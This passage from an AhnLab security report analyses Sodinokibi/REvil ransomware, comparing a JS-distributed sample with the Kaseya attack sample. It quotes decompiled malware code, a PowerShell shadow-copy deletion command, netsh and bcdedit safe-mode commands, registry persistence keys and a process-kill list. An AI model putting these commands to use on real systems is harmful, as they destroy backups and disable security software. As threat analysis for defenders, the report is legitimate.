

Figure 27. Comparison between images loaded in memory (left: JS file sample / right: Kaseya attack sample)

2) Reset Process

In the pre-configuration part, the JS file Sodinokibi contains a code written in the form of a curse against certain global analysts (see Figure 28). The code is not actually run but intentionally set by the attacker to deliver the message. In the Kaseya sample, there is a code that executes the command for allowing the malware in the firewall (see Figure 29).

```
if ( GetCurrentThreadId() == ///
  && CreateFileW(L"kremez and hszrd fuckoff.txt", 0xC0000000, 4u, 0, 1u, 0x80u, 0) != (HANDLE)-1 )
{
  AddAtomW("polish prostitute");
}
```

Figure 28. Message for certain analysts (JS file sample)

```
ASCII "netsh advfirewall firewall set rule group-"Network Discovery" new enable-Yes4"
```

Figure 29. Command to allow malware in firewall (Kaseya sample)

3) Terminated Processes

When terminating processes, the JS file sample only checks a single string "mysql", while the Kaseya sample checks various strings. If a currently running process contains any of the following strings (see Table 11), it is terminated.

encsvc, powerpnt, ocssd, steam, isqlplussvc, outlook, sql, ocomm, agntsvc, mspub, onenote, winword, thebat, excel, mydesktopqos, ocautoupds, thunderbird, synctime, infopath, mydesktopservice, firefox, oracle, sqbcoreservice, dbeng50, tbirdconfig, msaccess, visio, dbsnmp, wordpad, xfssvccon

Table 11. List of processes for termination

4) C&C Server Access Status

Internally, Sodinokibi ransomware contains numerous internal URLs and can send information related to the infection to them after finishing the encryption process. It appears that only some of the URLs are the C&C servers maintained by the attacker. For the JS file sample, the feature to access the C&C server is enabled by default (see Figure 30). But the feature is disabled for the Kaseya sample, meaning the behavior does not manifest after the encryption process ends.

```
"net": true,
"svc": [
  "sophos",  "backup",  "mepocs",  "veeam",  "sql",  "memtas",  "vss",  "svc$"
]
```

```
"net": false,
"svc": [
  "veeam",  "memtas",  "sql",  "backup",  "vss",  "sophos",  "svc$",  "mepocs"
]
```

Figure 30. JSON file for C&C server access status (left: JS file sample / right: Kaseya attack sample)

5) Ransom Note

The notes are nearly identical except the special characters, uppercases, and lowercases. The special characters in the title of JS file Sodinokibi were changed to bypass detection. Figure 31 shows the comparison between 2 ransom notes of the samples.



Figure 31. Comparison between ransom notes

6) Deleted Volume Shadow Copy

The JS file Sodinokibi executes an additional PowerShell command to delete the Volume Shadow Copy (VSC) as shown in Table 12 below. Kaseya sample creates a separate thread and deletes each VSC copy after searching it using the COM object (see Table 13).

VSC deletion command for JS file sample	
Execution Command	powershell -e RwBlAHQALQBX...(Omitted)...kA0wB9AA==
Decoding Result	Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

Table 12. VSC deletion command for JS file sample

VSC inquiry query (WQL) for Kaseya sample	
Namespace	ROOT\CIMV2
WQL	select * from Win32_ShadowCopy Win32_ShadowCopy.ID='%s'

Table 13. VSC inquiry query for Kaseya sample

7) Acquisition of Administrator Privilege

For JS file Sodinokibi, there is a code that inspects the privilege and runs it again as the administrator privilege if it is a normal user privilege (see Figure 32). The UAC message box is displayed at this point and continues to appear until the user clicks Yes. The code is essentially meaningless as the infection will not progress if the malware fails to obtain the administrator privilege in the Delphi PE stage. The Kaseya sample does not contain the code.

```
v5 = get_command_line();
decrypt_string(&initbase, 2056, 12, 10, out);
v7[0] = 60;
v7[1] = 0;
v9 = 0;
v7[2] = GetForegroundWindow();
v7[3] = out;                                    // runas
v7[4] = v4;
v7[5] = v5;
v7[6] = 0;
v7[7] = 1;
v7[8] = 0;
v7[9] = 0;
v7[10] = 0;
v7[11] = 0;
v7[12] = 0;
v7[13] = 0;
v7[14] = 0;
while ( !ShellExecuteExW(v7) )
  ;
```

Figure 32. Administrator privilege re-running code for JS file sample

8) Added Options

The JS file sample can use 6 options while the Kaseya sample has 7. Figure 33 makes a comparison of options for the 2 samples. '-smode' option only exists in the Kaseya sample. When the sample runs with the option, its boot option changes to safe mode and it forcibly reboots after configuring to run itself upon boot. As various security solutions will not be executed in the safe mode, the system becomes vulnerable to infection.

```
dword_10011000 = find_str_in_commadline(v10) == 0;// -nolan
dword_10011004 = find_str_in_commadline(v8) == 0;// -nolocal
dword_10011008 = find_str_in_commadline(v14);// -path
dword_1001100C = find_str_in_commadline(v9) == 0;// -silent
decrypt_string(a4, 2973, 9, 10, v13);
v13[5] = 0;
dword_10010FF8 = find_str_in_commadline(v13);// -fast
decrypt_string(a4, 68, 5, 10, v12);
v12[5] = 0;
dword_10010FFC = find_str_in_commadline(v12);// -full
```

```
dword_4135C4 = find_str_in_commadline(v13) == 0;// -nolan
dword_4135C8 = find_str_in_commadline(v10) == 0;// -nolocal
dword_4135CC = find_str_in_commadline(v17);   // -path
dword_4135D0 = find_str_in_commadline(v11) == 0;// -silent
dword_4135D8 = find_str_in_commadline(v12);   // -smode
decrypt_string(initbase, 699, 11, 10, v16);
v16[5] = 0;
dword_4135BC = find_str_in_commadline(v16);   // -fast
decrypt_string(initbase, 3486, 11, 10, v15);
v15[5] = 0;
dword_4135C0 = find_str_in_commadline(v15);   // -full
```

Figure 33. Comparison between options of 2 samples

Table 14 shows the behaviors when the -smode option is run.

Kaseya sample -smode option	
Add Registry	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
	DefaultPassword = DTrump4ever
Add Registry	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
	*AstraZeneca = [sample execution path]
WinExec	bcdedit /set {current} safeboot network
Add Registry	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
	*MarineLePen= "bcdedit /deletevalue {current} safeboot"

Table 14. Behaviors performed when -smode option is executed

9) Other Differences

By default, the Kaseya sample empties the recycle bin before performing the encryption process. It also has a feature to register auto-run in the registry inside its internal code (see Table 15). The JS file sample does not have the feature.

Add auto-run registry for Kaseya sample (option)	
Registry Key	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Value	t32mMaunsR = [execution exe path]

Table 15. Adding auto-run registry for Kaseya sample

Table 19 shows the URL recorded in the ransom note that serves as a payment guide. It is the same for both samples. This means that both samples not only use the same ransomware, but possibly belong to the same attack group.

Ransom Page URL	
Onion URL	hxxp://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}
Secondary URL	hxxp://decoder.re/{UID}

Table 16. Ransom page URL

4. Distribution of Sodinokibi Ransomware Suddenly Stopped in July

After the Kaseya attack had occurred, many press and security enterprises named the Revil group as the attacker. Soon after, the distribution of JS file Sodinokibi ransomware was completely halted on July 13th, 2021. There have been many cases in the past where attackers stopped distribution for a short time and then resumed with a newly developed variant, but the distribution stopping for such a long time is unprecedented.

Until its return in September 9th, 2021, the anti-malware program code that loads the fabricated forum page was not working. The C&C server used by previous samples did not respond as well. The ransom webpage that can be checked when the infection was showing that the 'website not found' screen, making it impossible for the user to connect (see Figure 34). Among ransom page domains, 'decoder.re' which is not the onion domain shows no response to the DNS query.

Figure 34. Ransom web page not found

5. Conclusion

Since its disappearance in July, there have been many assumptions to as to why the ransomware had ceased its operations. Some said it was due to the web page and servers being shut down by law enforcements. Whatever the reason may be, Sodinokibi ransomware has resumed its operations as of today. However, their new samples have not yet been detected in South Korea on the release date of this report (September 13th, 2021).

Analysis of detection logs over the past 1 year yielded the following list of most searched keywords (see Table 17). The list shows that users mostly downloaded the ransomware file thinking that it was a game or utility program.

Free Minecraft official version, Roblox hack, Free Super Bunny Man, Minecraft Pokémon mod, Canon service tool, The Binding of Isaac latest version, Key Viewer, Minecraft PortMiner, Chunjae Education textbook pdf, Windows 7 professional k iso, GOM player integrated codec, Geometry Dash 2.0 pc, The Binding of Isaac Afterbirth Plus, miplatform activex, kidszzang market play, Minecraft parkour map, Hanshow powerpoint, Free Tekken 7, LG smart font ttf, Windows 10 Adobe Flash manual download, Minecraft city map, Free Steam games, Free Google SketchUp, Free moving backgrounds, Spacedesk, Nintendo wii games, Only I Level Up pdf, Free Hancom Word, AutoCAD 2019 x force, DDoS attack program, Free Hancom Word 2010, Romance of the Three Kingdoms XI pk no install, hevc codec, ink Sans boss fight, pmbok Korean version pdf, Five Nights at Freddy's, StarCraft Remastered map, Pokémon Alpha Sapphire rom file, SketchUp 2017 crack, StarCraft Remastered maphack, Adobe Illustrator no install, Electrical installation guide, JavaScript file, Songs from 70s and 80s, Dishonored 2 Korean version, AutoCAD 2014 keygen, Free Sims 4 Korean version, InDesign cs6 Korean version, and Free Yoondesign fonts

Table 17. Top keywords by user searches

The distribution of Sodinokibi has not yet resumed in South Korea since its initial disappearance in July but it is expected to resume soon, as its activities have begun once again in various parts of the world. But as the cases of malware programs being distributed in a similar method are increasing, users need to be careful and comply with the basic security advisories.

AhnLab's anti-malware product, V3, detects and blocks Sodinokibi ransomware using the aliases below.

[File Detection]

Ransomware/JS.Sodinokibi.S*

Ransomware/Win.REvil.C4540965

Ransomware/Win.Sodinokibi.C4540962

[Behavioral Detection]

Malware/MDP.Beh(Vaccine Program)ior.M3491

Malware/MDP.Inject.M3044

[Memory Detection]

Ransomware/Win. Sodinokibi.XM37

Ransomware/Win. Sodinokibi.XM63

Ransomware/Win. Sodinokibi.XM120

[AMSI Detection]

Ransomware/JS. Sodinokibi.SA1413

Trojan/Win.MSIL

ASEC Report Vol.104

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Content Creatives Team**	Email	**global.info@ahnlab.com**